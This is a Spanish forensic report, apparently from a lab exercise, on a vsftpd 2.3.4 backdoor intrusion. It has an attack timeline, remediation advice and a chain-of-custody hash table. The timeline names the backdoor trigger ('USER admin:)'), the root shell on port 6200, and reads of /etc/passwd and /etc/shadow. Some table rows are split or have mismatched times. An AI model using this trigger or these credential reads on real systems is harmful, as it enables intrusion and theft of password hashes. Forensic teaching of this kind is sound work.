
Ilustración 4.9a



Contenido de /var/log/auth.log

- Fin: 17:17:45.

Ilustración 4.9b



Contenido de /var/log/auth.log

Hora (UTC)	Evento Crítico	Descripción Técnica	Evidencia Relacionada
17:01:05	Explotación (Trigger)	La IP 192.168.1.34 envía el comando USER admin:). La secuencia :) activa la vulnerabilidad en el demonio vsftpd.	pcapng (Puerto 21)
17:01:08	Intrusión Exitosa	El sistema abre automáticamente el puerto TCP 6200. El atacante conecta y obtiene una shell con privilegios de root.	Imagenmeta.E01
17:02:20	Reconocimiento	Ejecución de comandos de verificación de identidad: id y whoami. Resultado: uid=0(root).	captura_ram.lime
17:05:15	Exfiltración de Datos	El atacante ejecuta cat /etc/passwd y cat /etc/shadow. Se compromete la base de datos de hashes de contraseñas.	Imagenmeta.E01
17:10:0	Exploración de FS	Uso de comandos ls -la en directorios raíz y /home	pcapng (Puerto 21)

Hora (UTC)	Evento Crítico	Descripción Técnica	Evidencia Relacionada
0		para identificar archivos de interés.	
17:15:45	Cese de Actividad	Último paquete registrado de la sesión. El atacante abandona la shell remota.	Imagenmeta.E01

5. Conclusiones y recomendaciones

Resumen de lo sucedido: Tras el análisis forense, se confirma que el servidor sufrió una intrusión crítica y total el día 9 de mayo de 2022. El atacante aprovechó una vulnerabilidad de "puerta trasera" (backdoor) presente en el software de transferencia de archivos vsftpd 2.3.4.

Recomendaciones de seguridad:

- **Sustitución del Servicio:** Se debe desinstalar de inmediato la versión 2.3.4 de vsftpd, ya que es una versión maliciosa conocida. Se recomienda migrar a SFTP (SSH File Transfer Protocol), que es mucho más seguro y cifrado.
- **Cambio Forzado de Credenciales:** Debido a que el atacante obtuvo los hashes de las contraseñas, es imperativo cambiar las contraseñas de todos los usuarios del sistema, ya que estas podrían ser descifradas mediante ataques de fuerza bruta externos.
- **Cierre de Puertos:** Es necesario configurar el firewall (iptables/ufw) para bloquear cualquier tráfico en puertos no autorizados, especialmente el puerto 6200, y restringir el acceso administrativo solo a direcciones IP de confianza.
- **Auditoría de Integridad:** Se recomienda realizar una reinstalación limpia del sistema operativo o pasar un escáner de integridad (como *AIDE* o *RKHunter*) para asegurar que el atacante no dejó otros programas maliciosos (rootkits) para volver a entrar en el futuro.

6. Cadena de Custodia

Archivo	Hora Reg.	Hash SHA-256	Estado / Observaciones
imagenmeta.E01	09:30	e92fc9d770cd700a469e87fe629c6d6cb71157c01689ec601d1f9fe361e87c09	Íntegra. Imagen de disco. Análisis de SO y archivos de configuración.
captura_ram.lime	10:15	5f6643b51c919913cc7f902a42de51f4afca81bb5b7d159ecbb9a40737dc8019	Íntegra. Volcado de RAM. Identificación del PID 423 (vsftpd).
captura_ram_Abierto.lime	10:45	a383111e8a0485bea14d91f06dedbd4765d3e2b64776f89fa2d11951f767cee	Íntegra. RAM con sesión activa. Evidencia de shell en puerto 6200.
captura_metasploit.pcapng	11:30	15f47bafab498b76c26ab7afaa15cc9a189ed28f059f8a51d17f5bb180573804	Íntegra. Tráfico de red. Contiene comandos y trigger :).
metasploitable2-Perfil-Volatility.zip	12:00	0a56dfd30bac87874f8db2f6e426bc1c06c5b218b7413fbf2385cdda2d798996	Íntegra. Perfil necesario para análisis forense de memoria.

7. Declaración pericial

El abajo firmante declara que el presente informe refleja fielmente las actuaciones realizadas y los hallazgos obtenidos, siguiendo metodología forense reconocida internacionalmente.

Firma:

Fecha: 27/2/2026